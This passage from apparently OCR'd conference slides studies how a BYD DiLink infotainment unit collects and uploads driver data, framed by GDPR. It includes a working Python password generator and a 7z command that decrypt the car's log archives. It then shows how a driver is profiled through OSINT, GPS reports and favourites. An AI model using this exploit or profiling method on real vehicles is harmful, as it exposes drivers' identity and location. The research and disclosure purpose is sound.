            pwdStr2Index[i] = Integer.parseInt(String.valueOf(this.mIMEI.charAt(i)))
                        + Integer.parseInt(String.valueOf(this.mCreateCipherTime.charAt(i)));
      }
      StringBuilder pwdStr1 = new StringBuilder();
      StringBuilder pwdStr2 = new StringBuilder();
      for (int i2 = 0; i2 < 6; i2++) {
            pwdStr1.append(encryStr.charAt(Integer.parseInt(String.valueOf(mIMEI.charAt(i2)))));
            pwdStr2.append(encryStr.charAt(pwdStr2Index[i2]));
      }
      String pwdStr = Base64.getEncoder().encodeToString(
                  xorWithKey(pwdStr1.toString().getBytes(), pwdStr2.toString().getBytes()));
      return pwdStr;
}
```



Case Study - Reverse the Log

```
private String encrypt() {
      String key = getAESKey();
      String cleartext = getAESClearText();

      try {
            byte[] result = encrypt(key, cleartext.getBytes());
            return Base64.getEncoder().encodeToString(result);
      } catch (Exception e) {
            e.printStackTrace();
            return null;
      }
}
private byte[] encrypt(String key, byte[] clear) throws Exception {
      SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes(), "AES");
      Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
      cipher.init(1, skeySpec, new IvParameterSpec("1995020213467928".getBytes()));
      return cipher.doFinal(clear);
}
```



Case Study - Reverse the Log

```
private String encrypt() {
      String key = getAESKey();
      String cleartext = getAESClearText();


      try {
            byte[] result = encrypt(key, cleartext.getBytes());
            return Base64.getEncoder().encodeToString(result);
      } catch (Exception e) {
            e.printStackTrace();
            return null;
      }
}
private byte[] encrypt(String key, byte[] clear) throws Exception
      SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes(), "
      Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Pad
      cipher.init(1, skeySpec, new IvParameterSpec("199502021346
      return cipher.doFinal(clear);
}
```



Case Study - Reverse the Log



Case Study - Disclosure Timeline






Case Study - POC

```
private String getAESClearText() {
      String SimpleDateTimeStr = LoggingEvents.EXTRA_CALLING_APP_NAME;
      SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyyddMMHH",
Locale.getDefault());
      long longtime = new SimpleDateFormat("yyyyddMMHH").parse(this.mCreateCipherTime).getTime();
      SimpleDateTimeStr = simpleDateFormat.format(Long.valueOf(longtime));
      return SimpleDateTimeStr + this.mIMEI;
}

private String getAESKey() {
      String SimpleDateTimeStr = LoggingEvents.EXTRA_CALLING_APP_NAME;
      SimpleDateFormat simpleDateFormat = new SimpleDateFormat("MMddyyyyHH",
Locale.getDefault());
      long longtime = new SimpleDateFormat("yyyyddMMHH").parse(this.mCreateCipherTime).getTime();
      SimpleDateTimeStr = simpleDateFormat.format(Long.valueOf(longtime));
      return this.mIMEI + SimpleDateTimeStr;
```



Case Study - POC

ZipHelper.Java

```
public static String zipFile(File src, File dest) throws RuntimeException, IOException {
    int[] createPswRlt = {0};
    String password = createPassword(createPswRlt);
    String[] newTargetFileName = dest.getPath().split("\\.zip");
     newTargetFileName[0] = newTargetFileName[0] + "_"
                          + getImeiLast6Number() + "_"
                          + getCreateCipherTime() + "_"
                          + createPswRlt[0] + ".zip";
    ZipFile mZipFile = new ZipFile(newTargetFileName[0], password.toCharArray());
    mZipFile.setBufferSize(8192);
```


```
DiLink3.0:/storage/self/primary/logs $ ls
All2017-01-01-23-27-43+0200_027362_2017010123_1.zip
All2023-09-23-19-49-59+0300.zip
All2023-09-24-10-22-46+0300_027362_2023092410_1.zip
```




Case Study - POC


```python
def gen_pass(imei, timestamp):
    key = imei + datetime.strptime(timestamp, "%Y%d%m%H").strftime("%m%d%Y%H")
    cleartext = datetime.strptime(timestamp, "%Y%d%m%H").strftime("%Y%d%m%H") + imei
    cipher = AES.new(key.encode(), AES.MODE_CBC, b"1995020213467928")
    encrypted = cipher.encrypt(pad(cleartext.encode(), AES.block_size))
    encrypted_text = b64encode(encrypted).decode("utf-8")
    timestamp = datetime.strptime(timestamp, "%Y%d%m%H").strftime("%m%d%H")[:6]
    pwd_str2_index = [int(imei[i]) + int(timestamp[i]) for i in range(6)]
    pwd_str1 = ''.join(encrypted_text[int(imei[i])] for i in range(6))
    pwd_str2 = ''.join(encrypted_text[pwd_str2_index[i]] for i in range(6))
    final_xor = bytes([ord(p1) ^ ord(p2) for p1, p2 in zip(pwd_str1, pwd_str2)])
    return b64encode(final_xor).decode("utf-8")

imei = sys.argv[1][:6]
timestamp = datetime.strptime(sys.argv[2], "%Y%m%d%H").strftime("%Y%d%m%H")
encrypted = gen_pass(imei, timestamp)
print(f"generated password: {encode(encrypted, imei, timestamp)}")
```



Case Study - POC

```
[User@behind_dashboard]$ python3 gen_pass.py 027362 2023092410
generated password: ACxGREwA
[User@behind_dashboard]$ 7z x ./Log2023-09-24-10-22-46+0300_027362_2023092410_1.zip -p"$(python3
gen_pass.py 027362 2023092410)" -bso0 -bsp0 -o./Log2023-09-24-10-22-46
[User@behind_dashboard]$ tree ./Log2023-09-24-10-22-46
Log2023-09-24-10-22-46+0300
└── logs
    ├── aplog
    ├── aplog.01
    ├── ...
    ├── currentcrashlog
    ├── dump_ps.txt
    ├── dump_top.txt
    ├── history_event
    ├── procrank.txt
    ├── sys_meminfo.txt
    ├── host
    ├── kernel_kmsg
    ├── sys_meminfo.txt
    └── prop.txt
```




Case Study - Getting to Know the Driver

Let’s build a profile



- Phone
- Name
- Address
- …



Case Study - Getting to Know the Driver

```
11-15 15:16:02.938  2770  3135 D ArkFramework: onRequest: {
11-15 15:16:02.938  2770  3135 D ArkFramework:  "domain":
"Phone",
11-15 15:16:02.938  2770  3135 D ArkFramework:  "id": 10,
11-15 15:16:02.938  2770  3135 D ArkFramework:  "name":
"makeCall",
11-15 15:16:02.938  2770  3135 D ArkFramework:  "params": {
11-15 15:16:02.938  2770  3135 D ArkFramework:
"phone_number": "0<REDACTED>3"
11-15 15:16:02.938  2770  3135 D ArkFramework:  },
11-15 15:16:02.938  2770  3135 D ArkFramework:  "type":
"REQUEST"
11-15 15:16:02.938  2770  3135 D ArkFramework: }
```





- Phone ✓
- Name
- Address
- …



Case Study - Getting to Know the Driver

Using OSINT and her phone number, we can get our driver's name and picture





- Phone ✓
- Name ✓
- Address
- …


Case Study - Getting to Know the Driver

```
09-23 14:48:00.010 482 510 D TLOC  : [Modem  ] "**** Position Report: *****"
09-23 14:48:00.010 482 510 D TLOC  : [Modem  ] " Latitude:  3<redacted>7"
09-23 14:48:00.010 482 510 D TLOC  : [Modem  ] " Longitude: 3<redacted>6"
09-23 14:48:00.010 482 510 D TLOC  : [Modem  ] " Time:   1695469680000"
09-23 14:48:00.010 482 510 D TLOC  : [Modem  ] "**************************

09-23 15:18:02.096 482 510 D TLOC  : [Modem  ] "*** Position Report: *****
09-23 15:18:02.096 482 510 D TLOC  : [Modem  ] " Latitude:  3<redacted>6"y
09-23 15:18:02.096 482 510 D TLOC  : [Modem  ] "**************************

09-23 15:48:04.189 482 510 D TLOC  : [Modem  ] "*** Position Report: *****
09-23 15:48:04.189 482 510 D TLOC  : [Modem  ] " Latitude:  3<redacted>8"
09-23 15:48:04.189 482 510 D TLOC  : [Modem  ] " Longitude: 3<redacted>0"
09-23 15:48:04.189 482 510 D TLOC  : [Modem  ] " Time:   1695473283678"
09-23 15:48:04.189 482 510 D TLOC  : [Modem  ] "**************************"

09-23 16:18:06.288 482 510 D TLOC  : [Modem  ] "**** Position Report: *****"
09-23 16:18:06.288 482 510 D TLOC  : [Modem  ] " Latitude:  3<redacted>0"
09-23 16:18:06.288 482 510 D TLOC  : [Modem  ] " Longitude: 3<redacted>7"
09-23 16:18:06.288 482 510 D TLOC  : [Modem  ] " Time:   1695475085780"
09-23 16:18:06.288 482 510 D TLOC  : [Modem  ] "**************************"
```





- Phone ✓
- Name ✓
- Address
- …



Case Study - Getting to Know the Driver

Collecting location data from the dumps, and positioning it on a map







- Phone ✓
- Name ✓
- Address ✓
- …



Case Study - Getting to Know the Driver

Collecting location data from the dumps, and positioning it on a map







- Phone ✓
- Name ✓
- Address ✓
- …

Case Study - Getting to Know the Driver

```
title = A[redacted]Z type = A[redacted]Z Favorite = true FreqValue = 1[redacted] }
title = G[redacted] H type = G[redacted] H Favorite = true FreqValue = 1[redacted] }
title = A[redacted] T type = A[redacted] T Favorite = true FreqValue = [redacted] }
title = R[redacted]A type = R[redacted]A Favorite = true FreqValue = 1[redacted] }
```







- Phone ✓
- Name ✓
- Address ✓
- …

```
MediaMetadata{ Title = O[redacted]s, Artist = L[redacted]itmap = null,albumUri = null,
MediaMetadata{ Title = P[redacted]x, Artist = S[redacted]umBitmap = null,albumUri = nu
MediaMetadata{ Title = C[redacted]o, Artist = M[redacted]Bitmap = null,albumUri = nul
MediaMetadata{ Title = K[redacted]r, Artist = L[redacted]380,albumBitmap = null,albumU
MediaMetadata{ Title = M[redacted]é, Artist = M[redacted]tmap = null,albumUri = null,a
```

Case Study - And More...







BYD Findings - And More…

```
name-ril.imei, value-86535006[redacted]2,
name-persist
```

```
ProfileService: Android auto state : false    Addr : 70:5
ProfileService: Android auto state : true     Addr : 70:5
AAPService: sendConnectStateToBT: connectStatelbtaddr70:5
ProfileService: Android auto state : false    Addr : 70:5
ProfileService: Android auto state : true     Addr : 70:5
AAPService: sendConnectStateToBT: connectStatelbtaddr70:5
wificond: Station 16:e7:ed disassociated from hotspot
SoftApManager: onStationDisassociated macAddress: 16:e7:ed
SoftApManager: onStationDisassociated jsonExe : org.json.JSONException: No value for 16:e7:ed
```


```
public void uploadLogsOnce() {
      if (!canBeUpload()) {
            Log.d(TAG, "!canBeUpload");
            this.workLooperHandler.removeMessages(11);
            this.workLooperHandler.sendEmptyMessageDelayed(11, 300000L);
            return;
      }
      Log.d(TAG, "uploadLogsOnce");
      if (this.mLogScope.equals(this.LogScope_all)) {
            uploadAllLogsImmediately();
      } else if (this.mLogScope.equals(this.LogScope_crash)) {
            uploadCrashLogs();
      }
}
```

```
phoneID =3453 phoneName =[redacted]
phoneID =3506 phoneName =[redacted]
```

Introduction — GDPR — **Case Study** — Conclusions

About Me — Outline — What is it? — Principles — Penalties — Other Legislation — Automotive? — The Car — Archives — Reverse the Log — **The Driver** — Implications — Prescription

Conclusions




Conclusions - Implications

- Non-minimal collection
- No consent, no opt-out method
- Blanket “EULA-style” prompt
- All data is uploaded
- Broken encryption scheme



Conclusions - Implications


- Growing player in a huge market
- Widespread violations
- Massive fine ceiling
- Enforcement?




@lovecarindustry/@CarIndustryAnalysis: Global ranking for the sales of pure electric cars in 2024

Conclusions - Prescription

- Issue Isn't going away
- Requires standartization
- Consent should be handled at OS-level
- Can be done limited hardware



Thank you



Questions?

